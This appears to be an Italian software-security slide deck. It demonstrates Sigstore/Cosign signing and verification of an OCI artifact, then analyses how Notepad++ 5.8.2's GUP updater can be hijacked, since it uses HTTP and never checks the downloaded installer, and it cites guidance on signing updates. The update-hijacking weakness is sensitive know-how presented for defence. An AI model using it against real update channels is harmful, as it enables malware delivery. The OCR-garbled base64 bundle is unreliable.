
- L'hash dell'OCI Artifact
- Il rekord di Rekor (contenente certificato e signature)
- Il subject del certificato
- L'OIDC-issuer

Il bundle viene pubblicato all'interno dell'OCI registry, «vicino» all'OCI Artifact.

5. Pubblicazione del «bundle» di signature sul registry

```
"identity": {
    "docker-reference": "ttl.sh/hello-world.sh-aa263c0b"
},
"image": {
    "docker-manifest-digest": "sha256:26f8d5caa1b98e344af77da781d53b278c792061011784f2dd8a8a277c0f60cf"
},
"type": "cosign container image signature"
},
"optional": {
    "1.3.6.1.4.1.57264.1.1": "https://accounts.google.com",
"Bundle": {
    "SignedEntryTimestamp": "MEQCIEHUYBgNrrfWCXUNGhIJPyTMoSimS07IAPa8rcvseD2HmAiAhDF2lg7KGMfy29rJ003m9yXVOJ/VfCMEHIBUlxBPoKQ=",
    "Payload": {
        "body": "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",
        "integratedTime": 1675787991,
        "logIndex": 12829806,
        "logID": "c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d"
    }
},
"Issuer": "https://accounts.google.com",
"Subject": "prova.sigstore@gmail.com"
```

Signing



```
(gaem@gaem)-[~/Desktop/progetto-ss/sigstore/tool]
$ COSIGN_EXPERIMENTAL=1 ./cosign sign ttl.sh/hello-world.sh-aa263c0b@sha256:26f
8d5caa1b98e344af77da781d53b278c792061011784f2dd8a8a277c0f60cf
Generating ephemeral keys ...
Retrieving signed certificate ...

Note that there may be personally identifiable information associated with this signed artifact.
This may include the email address associated with the account with which you authenticate.
This information will be used for signing this artifact and will be stored in public transparency logs and cannot be removed later.
By typing 'y', you attest that you grant (or have permission to grant) and agree to have this information stored permanently in transparency logs.

Are you sure you want to continue? (y/[N]): y
Your browser will now be opened to:
https://oauth2.sigstore.dev/auth/auth?access_type=online&client_id=sigstore&code_challenge=7StJvYNAUYy8CArnYuUuLr40YSuefEihdL0FcQpj0Ds&code_challenge_method=S256&nonce=2LQ007ZZArcP1kTRgxcGZYaPP0e&redirect_uri=http%3A%2Flocalhost%3A43773%2Fauth%2Fcallback&response_type=code&scope=openid+email&state=2LQ002WpRoEHjWsIICooXWvFou8
Successfully verified SCT ...
tlog entry created with index: 12829806
Pushing signature to: ttl.sh/hello-world.sh-aa263c0b
```

Verification

È possibile utilizzare sempre il tool Cosign per verificare l'integrità e l'autenticità di un OCI Artifact firmato dallo stesso tool in precedenza.

Si utilizzerà questa volta il comando *verify*, effettuando i seguenti controlli:

1. un check del certificato, verificando:
 - a) la firma della Certification Authority (Fulcio)
 - b) l'SCT firmato dal Certificate Transparency Log
2. un check del rekord, verificando il Signed Entry Timestamp (SET) con la chiave pubblica di Rekor
3. si verifica che l'*integrated-timestamp* su Rekor sia minore dell'*expiration-timestamp* del certificato
4. si verifica che il rekord nel bundle si riferisca effettivamente a quel particolare artefatto software (tramite il valore hash contenuto nel rekord)
5. si verifica la signature dell'artefatto tramite la chiave pubblica contenuta nel certificato

Verification

Alla fine dei 5 passi precedenti è possibile affermare che:

- a) l'OCI Artifact è integro
- b) il subject del certificato coincide con colui che ha firmato l'artefatto

Aggiungendo delle opportune opzioni al comando *verify* è possibile effettuare un ulteriore controllo:

- 6. verificare che il subject del certificato corrisponda ad un soggetto fidato

Verification

```
(gaem@gaem)-[~/Desktop/progetto-ss/sigstore/tool]
$ COSIGN_EXPERIMENTAL=1 \
> ./cosign verify \
> --certificate-email prova.sigstore@gmail.com \
> --certificate-oidc-issuer https://accounts.google.com \
> ttl.sh/hello-world.sh-aa263c0b@sha256:26f8d5caa1b98e344af77da781d53b278c792061
011784f2dd8a8a277c0f60cf | jq
```

Verification for ttl.sh/hello-world.sh-aa263c0b@sha256:26f8d5caa1b98e344af77da781d53b278c792061011784f2dd8a8a277c0f60cf --
The following checks were performed on each of these signatures:
- The cosign claims were validated
- Existence of the claims in the transparency log was verified offline
- Any certificates were verified against the Fulcio roots.

```
[  
 {  
   "critical": {  
     "identity": {  
       "docker-reference": "ttl.sh/hello-world.sh-aa263c0b"
```

Verify andata male

Verify andata a buon fine

```
(gaem@gaem)-[~/Desktop/progetto-ss/sigstore/tool]
$ COSIGN_EXPERIMENTAL=1 \
./cosign verify \
--certificate-email email.errata@gmail.com \
--certificate-oidc-issuer https://accounts.google.com \
ttl.sh/hello-world.sh-aa263c0b@sha256:26f8d5caa1b98e344af77da781d53b278c79206101
1784f2dd8a8a277c0f60cf | jq
```

Error: no matching signatures:
expected identity not found in certificate
main.go:62: error during command execution: no matching signatures:
expected identity not found in certificate



Verification

Attenzione: il comando *verify* di Cosign controlla l'autenticità e l'integrità dell'OCI Artifact che risiede nell'OCI registry, ma non ne scarica una copia persistente in locale.

Per scaricare l'artefatto è necessario ad affidarsi ad altri tool quali:

- cURL, ricordandosi di verificare a fine download che l'hash dell'artefatto scaricato coincida con l'hash dell'OCI Artifact
- **sget**, un tool di Sigstore che esegue tutti i check effettuati da Cosign, scarica l'artefatto e ne verifica l'hash in maniera integrata.


```
(gaem@gaem)-[~/Desktop/progetto-ss/sigstore/tool]
$ curl -L ttl.sh/v2/hello-world.sh-aa263c0b/blobs/sha256:2ea32117d0d262a6370938348b395631
bf1accdb62b57a70347d33fbb35e2cff | shasum -a 256
      % Total      % Received % Xferd  Average Speed   Time     Time     Time  Current
                                     Dload  Upload Total   Spent    Left  Speed
          0       0       0       0       0       0       0 --:--:-- --:--:-- --:--:--   0
          0       0       0       0       0       0       0 --:--:--  0:00:01 --:--:--   0
      100   34  100   34    0       0      15      0  0:00:02  0:00:02 --:--:--  274
2ea32117d0d262a6370938348b395631bf1accdb62b57a70347d33fbb35e2cff -
```



Notepad++ Vulnerability Mitigation

Notepad++ updating process


Notepad++ (v5.8.2) utilizza un componente a sé stante per la verifica, il download e l'installazione di nuovi aggiornamenti. Tale componente è detto **GUP** (Generic UPdater), o nelle versioni attuali **WinGUP** (Windows Generic UPdater).



How GUP works

GUP (o WinGUP, equivalentemente) funziona in 3 step:

1. Esegue il parsing di un file XML di configurazione per estrarre:
 - a) La versione attuale del software
 - b) L'URL del web server da contattare per verificare la presenza di aggiornamenti
2. Contatta il web server inviandogli la versione del programma, il quale risponde con un altro file XML in cui è indicato:
 - a) Se è disponibile un aggiornamento
 - b) In caso affermativo del punto precedente, l'URL da cui scaricare l'eseguibile dell'installer della nuova versione
3. Nel caso sia disponibile un aggiornamento, GUP contatta il secondo web server scaricando l'installer della nuova versione ed eseguendolo.



HIJACKING UPDATE

GUP vulnerabilities

1. Per comunicare con i web server utilizza il protocollo HTTP e non HTTPS

```
19  <?xml version="1.0" ?>
20  <GUPInput>
21      <!-- optional.
22          It's the current version of your program. GUP will add "?version=versionNumber" at the end of InfoUrl
23          This parameter will be ignored if you pass directly your version number to GUP
24      -->
25      <Version>4.8.2</Version>
26
27      <!-- Mandatory.
28          This is the url (your web application) from where your GUP gets the update information.
29          The tag "Version" value will be the parameter that your web application can use $_GET["version"] to get
30          With the current version value, your web application should return a set of information in xml form
31      -->
32      <InfoUrl>http://notepad-plus.sourceforge.net/commun/update/getDownloadUrl.php</InfoUrl>
33
34      <!-- optional.
35          The window class name of program that you want to update.
```

github.com/notepad-plus-plus/notepad-plus-plus/blob/v5.8.2/PowerEditor/bin/updater/gup.xml

GUP vulnerabilities

2. Non c'è nessun meccanismo di verifica di integrità e di autenticità dell'installer scaricato

Vulnerability Notification and Patching (VN)	VN.1-4. Development and dissemination of patches or updates are coordinated with other vendors where appropriate to address multi-vendor security issues or supply chain security issues.
	VN.2. Patches or updates are disseminated securely. VN.2-1. Patches or updates are transmitted in a manner that prevents exposure of the software image.
	VN.2-2. The patch or update deliverable is cryptographically signed to ensure its integrity and authenticity.


Sign: Ensure authenticity and integrity of update

Risks: If there is no authenticity and integrity check, there is no way of verifying what you received is what you were supposed to receive, or that it originated from the expected source.


Perhaps the largest risk of an update process is the potential for a third party to push malicious code onto the device. Changing the code on the device could lead to any number of deviations from the intended functionality including preventing expected operations, adding new, undesired functions, changing how data flows from the machine, or weaponizing the device to attack other targets.

Mitigations: Signing the update payload cryptographically protects the integrity of the payload, including from undetected intentional modification by a bad actor. It also provides authenticity in the provenance of the payload. This is different from a more traditional approach of using non-cryptographic hash such as a cyclic redundancy check (CRC) or a checksum. These non-cryptographic hashes can validate the integrity against naturally occurring corruption of the payload, but can be easily subverted by bad actors. Similarly, failure to use a strong enough cryptographic signature or hash function also fails to completely mitigate these risks. For older, weaker hash functions, an attacker with sufficient motivation and resources could generate a malicious update that generated the same hash as the legitimate update.


Possible Mitigation



